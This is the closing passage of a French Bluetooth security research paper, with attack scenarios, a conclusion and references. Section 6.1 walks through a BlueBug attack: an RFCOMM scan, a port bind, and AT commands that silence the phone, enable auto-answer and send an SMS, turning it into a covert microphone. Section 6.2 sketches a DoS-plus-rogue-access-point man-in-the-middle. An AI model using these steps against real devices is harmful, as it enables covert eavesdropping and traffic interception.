Il serait intéressant de simuler un serveur sdpd bugué et d'analyser le comportement des périphériques qui le contactent. Des *floods* RFCOMM peuvent également être intéressants. Une analyse des services L2CAP non documentés pourrait sûrement mener à de nouveaux scénarios : des PSM sont ouverts sur la majorité des équipements.

Une analyse plus en profondeur des piles Bluetooth pourrait également être effectuée en dumpant la mémoire des équipements, soit en exploitant une faille, soit en développant un outil approprié.

6 Scénarios

6.1 Téléphone-micro

Le scénario suivant — malheureusement très réaliste — consiste à exploiter une vulnérabilité de type BlueBug dans le but de transformer un cellulaire en micro de poche de façon entièrement transparente pour la victime. Les conséquences d'une telle exploitation pourraient évidemment se révéler très lourdes...

L'attaquant cherchera dans un premier temps à récolter un maximum d'informations concernant le téléphone cible. La première information cruciale est le modèle du téléphone, disponible bien souvent avec le nom Bluetooth du périphérique, ou par une prise d'empreinte (fingerprinting) passive du terminal distant (cf. [Tri06a], outil de prise d'empreinte Bluetooth).

- En cas de succès, sur un téléphone vulnérable, l'attaque peut se mener directement et sans aucune alerte car les ports RFCOMM "ouverts" sont connus sur de nombreux modèles;
- En cas d'echec de l'identification du terminal, une recherche exhaustive des services disponibles via une recherche SDP sera effectuée, suivie d'un scan des ports RFCOMM (cf. [MUL06], scanner L2CAP et RFCOMM). L'attaque perdra en furtivité car une alerte s'affichera sur le terminal pour les ports RFCOMM nécessitant une authentification. Ce n'est cependant pas critique pour l'attaquant car rares sont les téléphones alertant de façon sonore d'une tentative de connexion Bluetooth (demande de pairing). La plupart du temps, l'échange de données Bluetooth est uniquement notifié par une mise en surbrillance de l'icone associée au protocole.

L'attaque BlueBug est alors menée sur le port concerné :

```
# rfcomm_scan -s 1 -e 17 00:80:37:ZZ:ZZ:ZZ
rfcomm: 01 closed
rfcomm: 02 closed
rfcomm: 03 closed
rfcomm: 04 closed
```

```
rfcomm: 05 closed
(...)
rfcomm: 17 open

# rfcomm bind 0 00:80:37:ZZ:ZZ:ZZ 17
# cu -l /dev/rfcomm 0
connected
```

Les commandes AT permettent ensuite d'accéder au terminal (lecture/envoi de SMS, carnet d'adresses, activation des modes, émission d'appels...). L'attaquant cherchera à connaître quelques éléments de configuration du téléphone :

ATI5

```
Configuration Settings on Channel 0
&C: 1
&D: 0
+CGACT: 1,0+CGACT: 2,0+CGACT: 3,0+CGACT: 4,0+CGACT: 10,0
+CGATT: 1
+CGEREP: 0,0
+CGQMIN: 1,0,0,0,0,0+CGQMIN: 2,0,0,0,0,0+CGQMIN: 3,0,0,0,0,0+CGQMIN: 4,0,0,0,0,0
+CGQREQ: 1,0,0,0,0,0+CGQREQ: 2,0,0,0,0,0+CGQREQ: 3,0,0,3,0,0+CGQREQ: 4,0,0,3,0,0
(...)
S8: 002
V: 1
X: 4
```

Il activera le mode silencieux (et pourra également désactiver le vibreur), ainsi que la fonction décrochage automatique, généralement utilisée avec les kits "mains libres" :

```
AT*ESIL=1
OK
ATSO=1
OK
```

L'étape suivante, incoutournable pour le pirate, sera la récupération du numéro de téléphone de la victime. Selon son style et son besoin en furtivité, il pourra user de plusieurs méthodes, la plus simple étant l'emission d'un appel vers un numéro contrôlé (cabine téléphonique, etc.). Le social engineering pourrait également être utilisé. Pour élargir le champ de l'article, notamment techniquement, nous détaillerons le cas d'un envoi de SMS vers un terminal contrôlé. Les commandes AT changent sensiblement suivant les constructeurs et les modèles. Voici 2 exemples d'émissions de SMS :

Depuis un Nokia N70:

```
AT+CMGS="+33687XXXXXX"
Envoi du numéro distant
OK
```

Depuis un Sony/Ericsson T68i, utilisant un encodage particulier (cf. [UD05]) :

AT+CMGS=27

0011000AA10687XXXXXX0000FF10C8329BFD065DDF72361904028140

+CMGS: 83

OK



Fig. 6 – Utilisation d'un T68i en micro

Comme le montre la figure 6, le T68i se tranforme alors en véritable micro de poche HF, un simple appel faisant alors office de déclencheur...

6.2 Détournement de trafic WiFi

Quel rapport entre des attaques Bluetooth et des attaques sur le protocole 802.11? A première vue aucune, mais de nombreuses *appliances* désormais fournies par les fournisseurs d'accès Internet supportent, en natif et par défaut, des connexions Bluetooth. Le nom Bluetooth de l'équipement est en général identique au nom du point d'accès 802.11 (ESSID). Le BSSID et l'adresse Bluetooth sont également parfois identiques.

Les stations s'associent au point d'accès 802.11 correspondant à leur configuration. Si 2 points d'accès similaires sont détectés, elles choisissent le point d'accès le plus puissant (donc souvent le plus proche géographiquement). Cette propriété est pratique pour des raisons de *roaming* par exemple.

L'attaque présentée consiste à désactiver le signal 802.11 d'un point d'accès afin de prendre le relais et de se glisser au milieu de la communication : il s'agit d'un cas typique de *Man in The Middle*. Une attaque équivalente peut être menée avec une antenne de forte puissance.

 \mathbf{Tous} les éléments de la configuration du point d'accès doivent être d'abord recensés :

- ESSID;
- BSSID;
- Canal 802.11:
- **Eventuelle clef WEP** : l'attaquant aura pris soin de casser la clef avant de désactiver le point d'accès. Il utilisera par exemple *aircrack*.

La désactivation du point d'accès s'effectuera avec une attaque de DoS Bluetooth. En effet, certains équipements testés ont totalement $crash\acute{e}$ (et non juste leurs piles Bluetooth) après passage du fuzzer BSS.

Une fois l'AP légitime neutralisé, l'AP — semblable en tous points — sera activé par l'attaquant : tous les clients qui étaient associés sur l'ancien équipement vont alors migrer vers le nouveau.

Conclusion 20

7 Conclusion

Les protocoles utilisés dans la technologie Bluetooth ont été développés en prenant en compte des problématiques liées à la sécurité. Les problèmes résident en grande partie dans les implémentations qui en ont été faites. Des "bugs" tels que le BlueBug ne doivent plus être acceptés par les utilisateurs : l'erreur est tellement grave que nous pouvons même nous interroger : s'agit-il réellement d'une erreur? Des traps cryptographiques ou des backdoors ont déjà été révelées, il est normal de douter...

En fonction du contexte d'utilisation du périphérique et du niveau de sécurité requis, il peut être nécessaire de désactiver le Bluetooth sur le périphérique. Si seulement 40% des utilisateurs de téléphones mobiles considérent que les informations stockées sur leurs terminaux sont confidentielles, la totalité d'entre eux se soucie du montant de leur facture en fin de mois!

La recherche en sécurité sur ces technologies est relativement récente mais les attaques sont déjà nombreuses et touchent déjà une grande partie des périphériques. La forte instabilité des piles Bluetooth engendrera indéniablement de nouvelles attaques, mais gageons que les constructeurs se montreront plus soucieux de la sécurité de leurs clients et soigneront leurs développements.

Contrairement à ce que pensent de nombreuses personnes, la menace est bien réelle : si acheter sur Internet inquiète encore (parait-il) la majorité des internautes, activer le Bluetooth sur un périphérique vulnérable relève de la naïveté.

La prochaine fois que vous irez boire un café dans un lieu fréquenté, regardez autour de vous, mais surtout... désactivez votre Bluetooth!;)

RÉFÉRENCES 21

Références

- [Ben05] Benhul. Bluetooth device browser. 2005. http://www.benhul.net/.
- [BET06a] BETOUIN (PIERRE). Bluetooth stack smasher. 2006. http://securitech.homeunix.org/blue/.
- [BET06b] BETOUIN (PIERRE). Bluez heidump denial of service. 2006. http://article.gmane.org/gmane.linux.bluez.devel/6901.
- [BET06c] BETOUIN (PIERRE). Sony ericsson k600i reset display exploit. 2006. http://securitech.homeunix.org/blue/reset_display_sonyericsson.c.
- [Bun06] BUNKER (THE). Bluetooth security presentation. 2006. http://www.thebunker.net/security/bluetooth.htm.
- [DAV05] DAVIS (JOSHUA). T-bear transient bluetooth environment auditor. 2005. http://www.transient-iss.com/software.html.
- [Fro06] Frontline. Bluetooth baseband sniffer devices. 2006. http://www.fte.com.
- [HUR06] HURMAN (TIM). Bluetooth device scanner. 2006. http://www.pentest.co.uk/cgi-bin/viewcat.cgi?cat=downloads.
- [Imm06] IMMUNITY. Spike. 2006. http://www.immunitysec.com/.
- [MUL06] MULLINER (COLLIN). Bluetooth auditing tool. 2006. http://www.betaversion.net/btdsd.
- [Nok04] NOKIA. At command set for nokia gsm and wcdma products. 2004. http://ncsp.forum.nokia.com/download/?asset_id=11579;ref=devx.
- [OBE04] OBERRITTER (ANDREAS). Address book dumper. 2004. http://www.betaversion.net/btdsd/download/btxml.c.
- [RUF05] RUFF (NICOLAS). Rump session sstic 2005. 2005. http://actes.sstic.org/ SSTIC05/Rump_sessions/SSTIC05-rump-Ruff-Bluesnarfing.pdf.
- [Son05] SONY/ERICSSON. At command set for nokia gsm and wcdma products. 2005. http://developer.sonyericsson.com/getDocument.do?docId=65054.
- [Tri05a] TRIFINITE. Blooover software. 2005. http://trifinite.org/trifinite_downloads.html.
- [Tri05b] TRIFINITE. Bluesmack attack. 2005. http://trifinite.org/trifinite_stuff_bluesmack.html.
- [Tri05c] Trifinite. Carwhisperer. 2005. http://trifinite.org/trifinite_stuff_carwhisperer.html.
- [Tri06a] TRIFINITE. Bluetooth fingerprinting. 2006. http://trifinite.org/trifinite_stuff_blueprinting.html.
- [Tri06b] Triprinte. Groupe de recherche sécurité bluetooth. 2006. http://www.trifinite.org.
- [UD05] USB-DEVELOPERS. Gsm page. 2005. http://www.usbdeveloper.com/GSMPage/gsmpage.htm.
- [YS05] YANIV SHAKED (AVISHAI WOOL). Cracking the bluetooth pin. 2005. http://www.eng.tau.ac.il/~yash/shaked-wool-mobisys05/.

TABLE DES FIGURES 22

Table des figures

1	Découverte d'équipements Bluetooth sur Symbian
2	Principaux protocoles Bluetooth
3	Détection de périphériques avec btscanner
4	Oreillette Bluetooth
5	Crash de la pile Bluetooth du Nokia N70
6	Utilisation d'un T68i en micro